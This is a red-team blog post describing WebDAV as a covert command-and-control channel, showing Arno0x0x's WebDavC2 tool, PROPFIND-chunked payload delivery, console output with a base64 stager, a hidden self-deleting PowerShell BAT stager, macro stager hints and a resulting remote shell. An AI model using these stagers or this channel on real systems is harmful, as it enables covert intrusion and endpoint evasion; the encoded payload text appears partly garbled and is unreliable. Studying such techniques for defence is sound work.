# Command and Control – WebDAV


September 12, 2017

WebDAV is an extension of the HTTP protocol which is being used for web content authoring operations. Some of the advantages of this protocol can be utilized in red team engagements since it is proxy aware and stealthy as requests to connect to a WebDAV server will look like its coming from the operating system itself through the svchost process.

The PROPFIND method is used to retrieve properties for a resource that is stored in a WebDAV server. These properties can include the file name, content length, creation and modification date etc.

Arno0x0x discovered that it is possible to deliver a payload via PROPFIND responses by splitting the size into 250 bytes since this is a limitation of WebDAV and reassembly it remotely avoiding any endpoint solutions in place. This is because the payload it will not be written into disk and it will delivered via the filename of PROPFIND responses into pieces.


As a proof of concept of this method he developed a python script which can start a WebDAV server. This script takes as arguments the type of the payload (PowerShell or Base64 Encoded) and the actual location of the payload.



```
root@kali:~/Downloads# ./webdavdelivery.py standard stager.bat
[*] File [stager.bat] successfully loaded
QGVjaG8gb2ZmCnN0YXJ0IC9iIHBvd2Vyc2hlbGwuZXhlIC1Ob1AgLXN0YSAtTm9uSSAtVyBIaWRkZW4g
LUVuYyBKQUJsQUhBQUlBQTlBQ0FBS0FCakFHMEFaQUFnQUM4QVl3QWdBQ0lBY0FCMUFITUFhQUJrQUNB
QVhBQmNBREVBT1FBeUFDNEFNUUEyQURnQUxnQXhBQzRBTVFBMkFEa0FYQUJoQUdjQVpRQnVBSFFBWEFB
Z0FDWUFJQUJrQUdrQWNnQWdBQzhBWWdBZ0FDOEFZUUF0QUdRQUlBQW1BQ0FBY0FCdkFIQUFaQUFpQUNB
QWZBQWdBRThBZFFCMEFDMEFVd0IwQUhJQWFRQnVBR2NBS1FBZ0FDMEFjZ0JsQUhBQWJBQmhBR01BWlFB
Z0FDSUFZQUJ1QUh3QVlBQnlBQ0lBSUFBdEFISUFaUUJ3QUd3QVlRQmpBR1VBSUFBaUFGOEFJZ0FzQUNJ
QUx3QWlBQW9BSkFCaUFDQUFQUUFnQUZzQVV3QjVBSE1BZEFCbEFHMEFMZ0JEQUc4QWJnQjJBR1VBY2dC
MEFGMEFPZ0E2QUVZQWNnQnZBRzBBUWdCaEFITUFaUUEyQURRQVV3QjBBSElBYVFCdUFHY0FLQUFrQUdV
QWNBQXVBRlFBYndCVEFIUUFjZ0JwQUc0QVp3QW9BQ2tBS1FBS0FGc0FVd0I1QUhNQWRBQmxBRzBBTGdC
U0FHVUFaZ0JzQUdVQVl3QjBBR2tBYndCdUFDNEFRUUJ6QUhNQVpRQnRBR0lBYkFCNUFGMEFPZ0E2QUV3
QWJ3QmhBR1FBS0FBa0FHSUFLUUFnQUh3QUlBQlBBSFVBZEFBdEFFNEFkUUJzQUd3QUNnQWtBSEFBUFFC
QUFDZ0FJZ0F4QURrQU1nQXVBREEtQUDNEFNUUF1QURFQU5nQTVBQ0lBS1FBS0FGc0FkQ0JsQUdVQUdJ
QVpBQmhBSFlBWXdBeUFDNEFRd0Y5QUY4QVFRQm5BR1VBYmdCMEFDMEFGMEFPZ0E2QUUwQVlRQnBBRzRBS0FB
a0FIQUFLUUFLUUE9PQooZ290bykgMj5udWwgJiBkZWwgIiV+ZjAi
[*] Data split into [5] chunks of 250 bytes
[*] WebDav server listening on port 80
[*] Serving [stager.bat] encoded as a standard base64 type
```

WebDAV Server – Serving Payload into chunks


On the client side the request can be triggered either with a PowerShell script or office macro's. These can be found in his Gist repository. The screenshot below demonstrate part of the payload that has been generated above and is delivered via the **displayname** attribute of a PROPFIND response.



```
<D:status>HTTP/1.1 200 OK</D:status>
</D:propstat>
</D:response>
<D:response>
<D:href>/QABlAGMAaABvACAAbwBmAGYACgBzAHQAYQByAHQAIAAvAGIAIABwAG8AdwBlAHIAcwBoAGU
AbABsAC4AZQB4AGUAIAAtAE4AbwBQACAALQBzAHQAYQAgAC0ATgBvAG4ASQAgAC0AVwAgAEgAaQBkAGC
AZQBuACAALQBFAG4AYwAgAEoAQQBCAGwAQQBIAEEAQQBJAEEAQQA5AEEAQwBBAEEASwBBAEIAagBBAEc
AMABBAFoAQQBBAGcAQQ</D:href>
<D:propstat>
<D:prop>
<D:creationdate>2017-09-10T23:00:25Z</D:creationdate>
<D:displayname>QABlAGMAaABvACAAbwBmAGYACgBzAHQAYQByAHQAIAAvAGIAIABwAG8AdwBlAHIAc
wBoAGUAbABsAC4AZQB4AGUAIAAtAE4AbwBQACAALQBzAHQAYQAgAC0ATgBvAG4ASQAgAC0AVwAgAEgAa
QBkAGQAZQBuACAALQBFAG4AYwAgAEoAQQBCAGwAQQBIAEEAQQBJAEEAQQA5AEEAQwBBAEEASwBBAEIAa
gBBAEcAMABBAFoAQQBBAGcAQQ</D:displayname>
<D:getcontentlanguage/>
<D:getcontentlength>0</D:getcontentlength>
<D:getcontenttype/>
```

WebDAV – Payload via PROPFIND Responses

Arno0x0x implemented this technique into a command and control tool called WebDAVC2 which uses the WebDAV protocol and its characteristics in order to execute commands stealthy and by not dropping anything into disk. This tool is written in python and can produce 3 stagers. Automatically it will start a WebDAV server so the only requirement is to insert the local IP address.




```
root@kali:~/Downloads/WebDavC2-master# ./webdavC2.py

[*] WebDavC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Vers
ion 0.1                                                                         9
[+] Batch stager saved in [stagers/stager.bat] server): 192.168.1.169
[+] Macro stager saved in [stagers/macro.vb]
[*] Hint: Use this VBA macro in Excel, sign it even with a self-signed certifica
te, and save it in format 'Excel 97-2003'
[+] Macro stager saved in [stagers/macro2.vb]
[*] Hint: Use this VBA macro in Excel, sign it even with a self-signed certifica
te, and save it in format 'Excel 97-2003'
[*] Pseudo WebDav server listening on port 80
[*] Waiting for an incoming agent to connect...
```

WebDAVC2


The bat stager that will generated is a base-64 encoded PowerShell payload which upon execution will deleted from the target. The other two stagers are office macros written in visual basic.



```
@echo off
start /b powershell.exe -NoP -sta -NonI -W Hidden -Enc
JABlAHAAIAA9ACAAKABjAG0AZAAgAC8AYwAgACIAcAB1AHMAaABkACAAXABcADEAOQAyAC4AMQA2ADg
(goto) 2>nul & del "%~f0"
```

WebDAVC2 – BAT Stager

When the agent will executed on the target host a shell will open.




```
[*] Pseudo WebDav server listening on port 80
[*] Waiting for an incoming agent to connect...
[+] Sending agent binary (.Net assembly) to the stager
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.
C:\Users\User\Downloads>

Command: whoami
C:\Users\User\Downloads>whoami
desktop-4cg7ms1\user
```

WebDAVC2 – Implant Execution

All the commands will be delivered through the WebDAV server.



```
C:\Users\User\Downloads>net users
User accounts for \\DESKTOP-4CG7MS1
-------------------------------------------------------
Administrator            DefaultAccount           Guest
User
The command completed successfully.
```

WebDAVC2 – Executing Commands

Casey Smith did some research as well and developed a PowerShell script as a proof of concept that allow a normal user to map a WebDAV drive and transfer files over HTTP.

## References

https://github.com/Arno0x/WebDavC2

https://arno0x0x.wordpress.com/2017/09/07/using-webdav-features-as-a-covert-channel/